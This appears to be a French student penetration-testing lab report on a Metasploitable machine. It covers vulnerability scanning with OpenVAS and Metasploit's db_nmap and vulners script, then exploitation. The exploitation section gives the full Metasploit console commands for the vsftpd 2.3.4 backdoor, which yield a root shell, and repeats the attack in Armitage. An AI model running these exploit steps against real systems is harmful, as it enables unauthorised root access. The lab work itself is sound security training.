Apache Tomcat AJP RCE Vulnerability (Ghostcat)	9.8 (High)	99 %	192.168.200.13	pentest-victim-1.pentest_default	8009/tcp	Sun, Mar 3, 2024 10:23 AM UTC
DistCC RCE Vulnerability (CVE-2004-2687)	9.5 (High)	99 %	192.168.200.13	pentest-victim-1.pentest_default	3632/tcp	Sun, Mar 3, 2024 10:19 AM UTC
VNC Brute Force Login	9.0 (High)	95 %	192.168.200.13	pentest-victim-1.pentest_default	5900/tcp	Sun, Mar 3, 2024 10:16 AM UTC
PostgreSQL Default Credentials (PostgreSQL Protocol)	9.0 (High)	99 %	192.168.200.13	pentest-victim-1.pentest_default	5432/tcp	Sun, Mar 3, 2024 10:19 AM UTC
UnrealIRCd Authentication Spoofing Vulnerability	8.1 (High)	80 %	192.168.200.13	pentest-victim-1.pentest_default	6697/tcp	Sun, Mar 3, 2024 10:13 AM UTC
SSH Brute Force Logins With Default Credentials Reporting	7.8 (High)	95 %	192.168.200.13	pentest-victim-1.pentest_default	22/tcp	Sun, Mar 3, 2024 10:23 AM UTC
Java RMI Server Insecure Default Configuration RCE Vulnerability	7.5 (High)	95 %	192.168.200.13	pentest-victim-1.pentest_default	1099/tcp	Sun, Mar 3, 2024 10:19 AM UTC
Riello NetMan 204 Default Credentials (SSH)	7.5 (High)	100 %	192.168.200.13	pentest-victim-1.pentest_default	22/tcp	Sun, Mar 3, 2024 10:19 AM UTC
PHP-CGI-based setups vulnerability when parsing query string parameters from php files.	7.5 (High)	95 %	192.168.200.13	pentest-victim-1.pentest_default	80/tcp	Sun, Mar 3, 2024 10:24 AM UTC
UnrealIRCd Backdoor	7.5 (High)	70 %	192.168.200.13	pentest-victim-1.pentest_default	6697/tcp	Sun, Mar 3, 2024 10:20 AM UTC
rsync Unencrypted Cleartext Login	7.5 (High)	80 %	192.168.200.13	pentest-victim-1.pentest_default	8724/tcp	Sun, Mar 3, 2024 10:20 AM UTC

On y retrouve les vulnérabilités trouvées, la fiabilité de la détection (QoD), le port associé, des informations sur les applications, le système d'exploitation etc.

A partir de ces résultats, j'ai pu générer un rapport (très complet) au format PDF. Pour chaque vulnérabilité, on obtient notamment un résumé et une proposition de solution au problème trouvé.

2.1.5 High 512/tcp

High (CVSS: 10.0) NVT: The rexec service is running
Summary This remote host is running a rexec service.
Quality of Detection: 80
Vulnerability Detection Result The rexec service was detected on the target system.
Solution: Solution type: Mitigation Disable the rexec service and use alternatives like SSH instead.
Vulnerability Insight rexec (remote execution client for an exec server) has the same kind of functionality that rsh has: you can execute shell commands on a remote computer. The main difference is that rexec authenticate by reading the username and password *unencrypted* from the socket.
Vulnerability Detection Method Checks whether an rexec service is exposed on the target host. Details: The rexec service is running OID:1.3.6.1.4.1.25623.1.0.100111 Version used: 2023-09-12T05:05:19Z

Metasploit

Recherche théorique

La documentation de Metasploit décrit de manière simple et concise comment utiliser cet outil pour identifier les vulnérabilités : [Managing Vulnerabilities | Metasploit Documentation - Rapid7](#)

Voici comment utiliser Metasploit pour identifier des vulnérabilités :

1. [Lancement de la console Metasploit et connexion à la base de données](#)
2. Utiliser « *db_nmap* » pour identifier les ports et services exposés comme plus haut (voir [Identification des services exposés](#)) avec cette fois-ci une nuance : l'utilisation d'un script Nmap spécifique, en l'occurrence le script [vulners.nse](#).

Ce permet de détecter les vulnérabilités connues dans les versions des logiciels et services identifiés en extrayant les informations de version des logiciels à partir du scan Nmap puis en interrogeant un service distant (vulners.com API). Il renvoie des informations sur les vulnérabilités trouvées, des liens vers des détails supplémentaires et les scores CVSS correspondants.

3. Analyser ultérieurement les résultats du scan en utilisant la commande « *vulns* » pour afficher les vulnérabilités détectées et leurs détails (voir [Managing Vulnerabilities | Metasploit Documentation](#)) ou en interrogeant la base de données.

Voici un article qui explique cette démarche : [Vulnerability Scanning with Metasploit – heywoodlh](#)

Mise en œuvre pratique

Scan des vulnérabilités

```

msf6 > db_connect pentest:pentest@postgres:5432/pentest
[*] Connected to Postgres data service: postgres/pentest
msf6 > db_nmap -sV --script=vulners.nse 192.168.200.13
[*] Nmap: Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-14 11:03 UTC
[*] Nmap: Nmap scan report for pentest-victim-1.pentest_default (192.168.200.13)
[*] Nmap: Host is up (0.0000050s latency).
[*] Nmap: Not shown: 979 closed tcp ports (reset)
[*] Nmap: PORT      STATE SERVICE      VERSION
[*] Nmap: 21/tcp    open  ftp          vsftpd 2.3.4
[*] Nmap: | vulners:
[*] Nmap: |   cpe:/a:vsftpd:vsftpd:2.3.4:
[*] Nmap: |       PRION:CVE-2011-2523    10.0  https://vulners.com/prion/PRION:CVE-2011-2523
[*] Nmap: |       EDB-ID:49757             10.0  https://vulners.com/exploitdb/EDB-ID:49757 *EXPLOIT*
[*] Nmap: |       1337DAY-ID-36095        10.0  https://vulners.com/zdt/1337DAY-ID-36095 *EXPLOIT*
[*] Nmap: 22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
[*] Nmap: | vulners:
[*] Nmap: |   cpe:/a:openssh:openssh:4.7p1:
[*] Nmap: |       SSV:78173                 7.8   https://vulners.com/seebug/SSV:78173 *EXPLOIT*
[*] Nmap: |       SSV:69983                 7.8   https://vulners.com/seebug/SSV:69983 *EXPLOIT*
[*] Nmap: |       EDB-ID:24450             7.8   https://vulners.com/exploitdb/EDB-ID:24450 *EXPLOIT*
[*] Nmap: |       EDB-ID:15215             7.8   https://vulners.com/exploitdb/EDB-ID:15215 *EXPLOIT*
[*] Nmap: |       SECURITYVULNS:VULN:8166 7.5   https://vulners.com/securityvulns/SECURITYVULNS:VULN:8166
[*] Nmap: |       PRION:CVE-2010-4478    7.5   https://vulners.com/prion/PRION:CVE-2010-4478
[*] Nmap: |       CVE-2010-4478          7.5   https://vulners.com/cve/CVE-2010-4478
[*] Nmap: |       SSV:20512                 7.2   https://vulners.com/seebug/SSV:20512 *EXPLOIT*
[*] Nmap: |       PRION:CVE-2011-1013    7.2   https://vulners.com/prion/PRION:CVE-2011-1013
[*] Nmap: |       PRION:CVE-2008-1657    6.5   https://vulners.com/prion/PRION:CVE-2008-1657
[*] Nmap: |       CVE-2008-1657         6.5   https://vulners.com/cve/CVE-2008-1657
[*] Nmap: |       SSV:60656                 5.0   https://vulners.com/seebug/SSV:60656 *EXPLOIT*
[*] Nmap: |       PRION:CVE-2011-2168    5.0   https://vulners.com/prion/PRION:CVE-2011-2168
[*] Nmap: |       PRION:CVE-2010-5107    5.0   https://vulners.com/prion/PRION:CVE-2010-5107
[*] Nmap: |       CVE-2010-5107         5.0   https://vulners.com/cve/CVE-2010-5107
[*] Nmap: |       PRION:CVE-2010-4755    4.0   https://vulners.com/prion/PRION:CVE-2010-4755
[*] Nmap: |       PRION:CVE-2010-4754    4.0   https://vulners.com/prion/PRION:CVE-2010-4754
[*] Nmap: |       PRION:CVE-2012-0814    3.5   https://vulners.com/prion/PRION:CVE-2012-0814
[*] Nmap: |       PRION:CVE-2011-5000    3.5   https://vulners.com/prion/PRION:CVE-2011-5000
[*] Nmap: |       CVE-2012-0814         3.5   https://vulners.com/cve/CVE-2012-0814
[*] Nmap: |       CVE-2011-5000         3.5   https://vulners.com/cve/CVE-2011-5000
[*] Nmap: |       CVE-2008-5161         2.6   https://vulners.com/cve/CVE-2008-5161
[*] Nmap: |       PRION:CVE-2011-4327    2.1   https://vulners.com/prion/PRION:CVE-2011-4327
[*] Nmap: |       CVE-2011-4327         2.1   https://vulners.com/cve/CVE-2011-4327
[*] Nmap: |       PRION:CVE-2008-3259    1.2   https://vulners.com/prion/PRION:CVE-2008-3259
[*] Nmap: |       CVE-2008-3259         1.2   https://vulners.com/cve/CVE-2008-3259
[*] Nmap: |       SECURITYVULNS:VULN:9455 0.0   https://vulners.com/securityvulns/SECURITYVULNS:VULN:9455
...
[*] Nmap: Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE:
cpe:/o:linux:linux_kernel
[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 152.98 seconds

```

Récupération ultérieure des résultats

Via la commande « vulns »

```

msf6 > vulns

Vulnerabilities
=====

Timestamp           Host           Name           References
-----
2024-03-14 10:57:21 UTC 192.168.200.13 cpe:/a:vsftpd:vsftpd:2.3.4 PRION:CVE-2011-2523,EDB-ID:49757,...
2024-03-14 10:57:21 UTC 192.168.200.13 cpe:/a:openbsd:openssh:4.7p1 SSV:78173,SSV:69983,EDB-ID:24450,...
2024-03-14 10:57:21 UTC 192.168.200.13 cpe:/a:apache:http_server:2.2.8 SSV:72403,SSV:26043,SSV:20899,...
2024-03-14 10:57:21 UTC 192.168.200.13 cpe:/a:proftpd:proftpd:1.3.1 SSV:12447,...
2024-03-14 10:57:22 UTC 192.168.200.13 cpe:/a:mysql:mysql:5.0.51a-3ubuntu5 SSV:19118,PRION:CVE-2009-2446,...
2024-03-14 10:57:22 UTC 192.168.200.13 cpe:/a:postgresql:postgresql:8.3 SSV:60718,PRION:CVE-2013-1903,...
2024-03-14 10:57:22 UTC 192.168.200.13 cpe:/a:apache:coyote_http_connector:1.1 PRION:CVE-2023-26044,...

# Recherche par mot clé
msf6 > vulns -S vsftpd

Vulnerabilities
=====

Timestamp           Host           Name           References
-----
2024-03-14 11:32:13 UTC 192.168.200.13 cpe:/a:vsftpd:vsftpd:2.3.4 PRION:CVE-2011-2523,EDB-ID:49757,1337DAY-ID-36095

# Recherche par port
msf6 > vulns -p 21

Vulnerabilities
=====

Timestamp           Host           Name           References
-----
2024-03-14 11:32:13 UTC 192.168.200.13 cpe:/a:vsftpd:vsftpd:2.3.4 PRION:CVE-2011-2523,EDB-ID:49757,1337DAY-ID-36095

select v.name as Vulnerability, s.port, s.name as "Service Name", s.info as "Service Info" from services s join vulns v on
s.id = v.service_id;

```

Via la base de données

```
select v.name as Vulnerability, s.port, s.name as "Service Name", s.info as "Service Info" from services s join vulns v on s.id = v.service_id
```

VULNERABILITY	PORT	SERVICE NAME	SERVICE INFO
cpe:/a:vsftpd:vsftpd:2.3.4	21	ftp	vsftpd 2.3.4
cpe:/a:openbsd:openssh:4.7p1	22	ssh	OpenSSH 4.7p1 Debian 8ubuntu1 protocol 2.0
cpe:/a:apache:http_server:2.2.8	80	http	Apache httpd 2.2.8 (Ubuntu) DAV/2
cpe:/a:proftpd:proftpd:1.3.1	2121	ftp	ProFTPd 1.3.1
cpe:/a:mysql:mysql:5.0.51a-3ubuntu5	3306	mysql	MySQL 5.0.51a-3ubuntu5
cpe:/a:postgresql:postgresql:8.3	5432	postgresql	PostgreSQL DB 8.3.0 - 8.3.7
cpe:/a:apache:coyote_http_connector:1.1	8180	http	Apache Tomcat/Coyote JSP engine 1.1

Comparaison des informations collectées

OpenVAS offre des informations très détaillées, avec des visualisations graphiques et la possibilité d'exporter des rapports complets, au détriment de la vitesse d'exécution des scans.

Metasploit est plus rapide et fournit des informations plus concises, bien qu'elles soient toujours suffisamment informatives pour évaluer les vulnérabilités. De plus, Metasploit bénéficie de la puissance du framework Metasploit, offrant une flexibilité accrue pour les utilisateurs avancés qui souhaitent étendre leurs analyses et effectuer des actions ciblées en fonction des résultats des scans.

Je dirais qu'OpenVAS est accessible à un plus grand nombre d'utilisateur étant donné son interface graphique et qu'il est particulièrement adapté à l'analyse complète d'un réseau. Metasploit vise quant à lui un public plus avancé et souhaitant une plus grande efficacité en termes de temps.

Exploitation des vulnérabilités

Metasploit

Recherche théorique

Dans la partie [Scan des vulnérabilités](#), nous avons identifié plusieurs vulnérabilités sur la machine Metasploitable. Dans cette partie, nous allons tenter d'exploiter la vulnérabilité trouvée sur le service *vsftpd* via une attaque *backdoor* pour ouvrir un shell administrateur distant sur la machine victime.

Mise en œuvre pratique

Ici, on utilise la console Metasploit pour identifier les exploits disponibles concernant le service *vsftpd*. On configure ensuite l'adresse ip de la victime et le port, puis on exploite la vulnérabilité. Tada ! Nous avons bien accès à un shell distant en tant qu'administrateur sur la machine victime, comme en témoignent les résultats des commandes *whoami* et *ifconfig* ci-dessous.

```
msf6 > search vsftpd

Matching Modules
=====

#  Name                                     Disclosure Date  Rank    Check  Description
-  - - - - -                                     - - - - -
0  auxiliary/dos/ftp/vsftpd_232             2011-02-03      normal  Yes    VSFTPD 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor      2011-07-03      excellent No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.200.13
rhosts => 192.168.200.13
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rport 21
rport => 21
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.200.13:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.200.13:21 - USER: 331 Please specify the password.
[+] 192.168.200.13:21 - Backdoor service has been spawned, handling...
[+] 192.168.200.13:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.200.11:32881 -> 192.168.200.13:6200) at 2024-03-27 22:24:02 +0000

whoami
root

echo Hello from the victim machine
Hello from the victim machine

ifconfig
eth0      Link encap:Ethernet  HWaddr 02:42:c0:a8:c8:0d
          inet addr:192.168.200.13  Bcast:192.168.200.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:89 errors:0 dropped:0 overruns:0 frame:0
          TX packets:70 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:9665 (9.4 KB)  TX bytes:9258 (9.0 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:61 errors:0 dropped:0 overruns:0 frame:0
          TX packets:61 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:28909 (28.2 KB)  TX bytes:28909 (28.2 KB)
```


Armitage

Recherche théorique & mise en œuvre pratique


Pour pouvoir utiliser la GUI de Armitage via Docker sous WSL2, j'ai dû suivre quelques étapes préalables :

- Ajouter le volume `/tmp/.X11-unix:/tmp/.X11-unix`
- Ajouter le volume `./attacker/database.yml:/usr/share/metasploit-framework/config/database.yml` pour la configuration de la base de données.
- Ajouter la variable d'environnement `DISPLAY=$DISPLAY`


Ci-dessous, on voit que j'ai bien accès à la GUI de Armitage et que la machine victime est bien détectée.




J'effectue d'abord un scan des ports via Nmap, possible de différentes manières.




J'effectue également un scan MSF (Metasploit framework). On peut voir ci-dessous les ports vulnérables précédés d'un [+] vert.



En faisant un clic-droit sur la machine victime, j'ai accès à l'onglet « Services » sur lequel on retrouve les services accessibles, le port, la version, etc. Comme plus haut, on retrouve le service *vsftpd*.




Dans le panel de gauche, on peut donc rechercher un exploit backdoor pour *vsftpd*, double cliquer dessus puis configurer ses options (RHOSTS et RPORT) et lancer l'exploit.




Ci-dessous, on peut voir les résultats de l'exploit indiquant qu'un shell distant a bien été trouvé. Néanmoins, les résultats de la commande *ifconfig* nous montrent que nous ne sommes pas encore dans ce shell mais toujours sur celui de la machine attaquante.

En faisant un clic-droit sur la machine victime, on a désormais accès à un nouvel onglet *Shell1*. On peut ainsi se connecter à ce shell en cliquant sur *Interact*.



